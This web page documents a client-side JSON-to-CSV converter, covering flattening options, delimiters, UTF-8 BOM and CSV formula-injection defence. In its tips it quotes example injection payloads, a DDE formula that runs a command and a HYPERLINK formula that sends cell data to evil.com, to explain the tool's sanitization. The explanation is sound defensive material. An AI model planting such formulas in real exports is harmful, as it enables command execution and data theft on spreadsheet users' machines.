Flatten JSON to CSV & Excel Spreadsheet Exporter
100% Client-Side PrivacyConvert nested or tabular JSON datasets into clean, flat CSV and TSV formats with custom delimiters, header extraction, quoting options, and instant downloads.
| # | orderId | createdAt | status | customer.id | customer.name | customer.email | customer.vip | customer.address.street | customer.address.city | customer.address.state | customer.address.zipCode | customer.address.country | customer.address.geo.lat | customer.address.geo.lng | financials.subtotal | financials.tax | financials.shippingFee | financials.discount.code | financials.discount.amount | financials.total | financials.currency | itemsCount | tags | financials.discount |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | ORD-94821 | 2026-10-10T14:32:00Z | completed | CUST-104 | Alexandra Chen | alexandra.chen@techglobal.com | true | 742 Evergreen Terrace | San Francisco | CA | 94107 | USA | 37.7749 | -122.4194 | 349.99 | 28.87 | 0 | FALL2026 | 35 | 343.86 | USD | 3 | express-shipping, priority-handling, gift-wrapped | null |
| 2 | ORD-94822 | 2026-10-10T15:11:45Z | processing | CUST-209 | Marcus Vance | marcus.vance@enterprise.de | false | Kurfürstendamm 182 | Berlin | BE | 10707 | Germany | 52.5029 | 13.3142 | 129.5 | 24.6 | 12 | null | null | 166.1 | EUR | 1 | standard-post | null |
| 3 | ORD-94823 | 2026-10-10T16:45:20Z | refunded | CUST-381 | Kenji Sato | kenji.sato@kyoto-lab.jp | true | Nakagyo-ku Karasuma | Kyoto | Kyoto | 604-8134 | Japan | 35.0116 | 135.7681 | 580 | 58 | 0 | VIPGOLD | 100 | 538 | JPY | 4 | international, fragile-goods | null |
| Visible | Column Name | Type | Fill Rate | Sample Value |
|---|---|---|---|---|
| orderId | string | 100% | ORD-94821 | |
| createdAt | string | 100% | 2026-10-10T14:32:00Z | |
| status | string | 100% | completed | |
| customer.id | string | 100% | CUST-104 | |
| customer.name | string | 100% | Alexandra Chen | |
| customer.email | string | 100% | alexandra.chen@techglobal.com | |
| customer.vip | boolean | 100% | true | |
| customer.address.street | string | 100% | 742 Evergreen Terrace | |
| customer.address.city | string | 100% | San Francisco | |
| customer.address.state | string | 100% | CA | |
| customer.address.zipCode | string | 100% | 94107 | |
| customer.address.country | string | 100% | USA | |
| customer.address.geo.lat | number | 100% | 37.7749 | |
| customer.address.geo.lng | number | 100% | -122.4194 | |
| financials.subtotal | number | 100% | 349.99 | |
| financials.tax | number | 100% | 28.87 | |
| financials.shippingFee | number | 100% | 0 | |
| financials.discount.code | string | 67% | FALL2026 | |
| financials.discount.amount | number | 67% | 35 | |
| financials.total | number | 100% | 343.86 | |
| financials.currency | string | 100% | USD | |
| itemsCount | number | 100% | 3 | |
| tags | string | 100% | express-shipping, priority-handling, gift-wrapped | |
| financials.discount | null | 0% | - |
Deep Object Flattening

Recursively unwraps nested JSON hierarchies into dot-notated column headers ready for Excel and BI data warehousing.
Custom Delimiters & Encodings
Export regional semicolon-delimited CSVs for European Excel versions or standard tab-separated TSVs with UTF-8 BOM protection.
100% Private Client Execution
Sensitive backend database dumps and API response payloads are flattened in browser memory without external tracking.
JSON to CSV & Tabular Data Exporter Technical Reference
Architecture guide and RFC 4180 specification for flattening hierarchical JSON payloads, mitigating CSV Formula Injection (CWE-1236), handling UTF-8 BOM, and exporting clean Excel spreadsheets.
Key Parameters & Controls
| Parameter | Type / Unit | Description | Default |
|---|---|---|---|
| Delimiter Format | enum (',' | ';' | '\t' | '|') | Sets the column boundary delimiter for the generated tabular file. Use comma (,) for RFC 4180 standard compliance, semicolon (;) for European Excel locales where comma is the decimal separator, or tab (\t) for TSV files. | , |
| Include UTF-8 BOM | boolean | Prepends the 3-byte Byte Order Mark (0xEF, 0xBB, 0xBF) to the export payload. Essential for Microsoft Excel on Windows to automatically detect UTF-8 encoding and prevent garbled accented characters, umlauts, and CJK text. | true |
| Nested Object Flattening | enum ('dot-notation' | 'json-string' | 'ignore') | Determines how nested child objects are mapped to columns. 'dot-notation' unrolls hierarchies into composite headers (e.g., user.address.city), 'json-string' serializes the child object as an escaped JSON string within a single cell, and 'ignore' drops nested objects. | dot-notation |
| Array Serialization Strategy | enum ('join-comma' | 'json-array' | 'index-columns') | Controls the representation of array values in CSV cells. 'join-comma' concatenates scalar array elements with commas inside a quoted cell ("apple, banana, cherry"), 'json-array' preserves the raw JSON array string, and 'index-columns' creates dedicated positional headers (e.g., tags.0, tags.1). | join-comma |
| Quote All Fields | boolean | When disabled, encloses only cells containing delimiter characters, line breaks, or double quotes in double quotes per RFC 4180. When enabled, wraps every cell in double quotes, ensuring maximum parsing consistency across rigid legacy mainframes and databases. | false |
| CSV Injection Defense (CWE-1236) | boolean | Sanitizes formula trigger characters (=, +, -, @, \t, \r) at the beginning of cell values by prepending a single quote ('), preventing malicious formula execution when opened in Microsoft Excel or Google Sheets. | true |
Pro Tips & Best Practices
Attackers often submit user profile fields starting with =cmd|' /C calc'!A0 or =HYPERLINK("http://evil.com/steal?data=" & A1, "Click"). When exported to CSV and opened in Excel, the spreadsheet evaluates the cell as a dynamic DDE (Dynamic Data Exchange) formula. Always sanitize leading =, +, -, @ characters by prepending a tab or apostrophe before writing output rows.
Unlike SQL databases with strict column schemas, JSON payloads from NoSQL databases (e.g., MongoDB, DynamoDB) often have varying keys per record. Naively inspecting only the first record (Object.keys(data[0])) omits properties present in subsequent records. Always perform a pre-scan over all objects in the collection to construct the comprehensive union of all distinct keys before emitting the CSV header row.
When users in regions with comma decimal separators (e.g. Germany, Brazil) open standard comma-delimited CSVs in Excel, Excel ignores the commas and places entire rows into column A. To force Excel to respect your delimiter without modifying user operating system settings, emit sep=, or sep=; on the very first line of the file, or provide an explicit UTF-8 BOM with regional semicolon delimiters.
Under RFC 4180 Section 2.6, fields containing line breaks (\n or \r\n) are completely valid in CSV files provided the entire field is enclosed in matching double quotes. However, many naive bash scripts (awk, grep, sed) or legacy ETL ingestors assume that one line strictly equals one database row. When exporting for legacy systems, sanitize or replace embedded line breaks with spaces or \n escape literals.
Common Gotchas & Troubleshooting
⚠️Microsoft Excel Displays Mojibake / Garbled Characters for Non-ASCII Text
When accented characters such as é, ü, ñ, or CJK characters appear as é, ü, ñ, or gibberish when opened in Excel, Excel for Windows is defaulting to the system ANSI code page (e.g., Windows-1252) instead of UTF-8. Enable 'Include UTF-8 BOM', which writes \uFEFF as the first three bytes of the file, instructing Excel to parse using UTF-8.
⚠️Excel Treats Large Numbers and Credit Card Digits as Scientific Notation (1.23E+15)
16-digit credit card numbers or order IDs like 1234567890123456 are displayed as 1.23457E+15, permanently losing precision beyond 15 digits upon save. Excel parses unquoted or standard numbers as 64-bit IEEE 754 floats with 53 bits of precision (~15-17 significant decimal digits). Force Excel to treat the column as explicit text by formatting the value as ="1234567890123456" or prefixing with a single quote.
⚠️Parser Rejection Due to Circular References in JSON Payloads
If the converter throws TypeError: Converting circular structure to JSON or the UI freezes, the pasted JSON object contains circular references where property A points to property B which points back to property A. Sanitize the object with a cycle-detecting replacer or paste standard serialized JSON text rather than active JavaScript object instances.
Frequently Asked Questions
What is CSV Formula Injection (CWE-1236) and how does this tool mitigate it?▼
CSV Formula Injection (also known as Spreadsheet Formula Injection) occurs when an exported CSV contains untrusted data beginning with mathematical or formula characters (=, +, -, @). When a user opens the CSV in Microsoft Excel, LibreOffice, or Google Sheets, the application interprets the text as an executable formula. ToolsAA provides automated CWE-1236 sanitization by prepending a single quote (') to any cell starting with trigger characters, forcing spreadsheet applications to treat the cell strictly as literal text.
Why is the UTF-8 Byte Order Mark (BOM) necessary for Microsoft Excel compatibility?▼
While the UTF-8 standard (RFC 3629) does not require a Byte Order Mark, Microsoft Excel for Windows assumes all CSV files without a BOM are encoded in the legacy Windows ANSI code page (e.g. CP1252 or Latin-1). As a result, non-ASCII characters such as accented vowels, umlauts, Cyrillic, and Asian characters render as corrupted mojibake. Prepending the 3-byte sequence (0xEF, 0xBB, 0xBF) explicitly instructs Excel to parse the stream as UTF-8.
How are deeply nested JSON objects flattened into tabular columns?▼
The flattening engine performs a recursive depth-first traversal of the JSON object. For nested objects, it concatenates parent and child keys using dot-notation (e.g. customer.billing.postcode). For array values, the engine either serializes elements into a comma-separated quoted string or expands them into indexed column headers (e.g. items.0.sku, items.1.sku) based on the selected configuration.
How does the tool handle missing or undefined keys across heterogeneous objects?▼
When converting an array of heterogeneous JSON objects, some objects may contain optional keys that others lack. The exporter executes an initial pass across every record in the dataset to build a comprehensive Set of all distinct property paths. When emitting rows, any record lacking a given key has an empty string emitted for that cell, ensuring rigid column alignment across all rows per RFC 4180.
Can CSV exports contain multi-line text cells without corrupting rows?▼
Yes. According to RFC 4180 Section 2.6, fields containing line breaks (CRLF \r\n or LF \n) are fully compliant as long as the entire field is enclosed within double quotes. When opened in compliant spreadsheet software, the multi-line string displays within a single wrapped cell rather than breaking into new rows.
Is there a row or file size limit when converting JSON to CSV in the browser?▼
The conversion pipeline operates entirely in-memory within your browser. Modern browser tabs can comfortably process JSON payloads up to 100 MB containing hundreds of thousands of objects. The resulting CSV is compiled into a client-side Blob URL for instant download without any network transmission or external server latency.
Related Tools & Utilities
All Tools →Parse large comma-separated (CSV) and tab-separated (TSV) datasets into structured JSON arrays, key-value objects, and typed numeric schemas entirely client-side.
Convert raw CSV files or pasted spreadsheets into optimized SQL CREATE TABLE and batch INSERT statements with automatic type inference.
Format, beautify, validate, and repair dirty JSON online instantly. Clean syntax errors, fix unquoted keys, minify, and inspect tree nodes with zero server uploads.
Extract structured data from SQL INSERT statements, database dumps, and query results directly into CSV, TSV, or Markdown tables with custom delimiters and null handling.
Convert raw JSON datasets into strongly typed, clean TypeScript interfaces, type aliases, nested models, and optional field unions with zero server uploads.
Convert JSON payloads into strongly typed C# records, classes, and structs supporting System.Text.Json [JsonPropertyName] and Newtonsoft.Json attributes.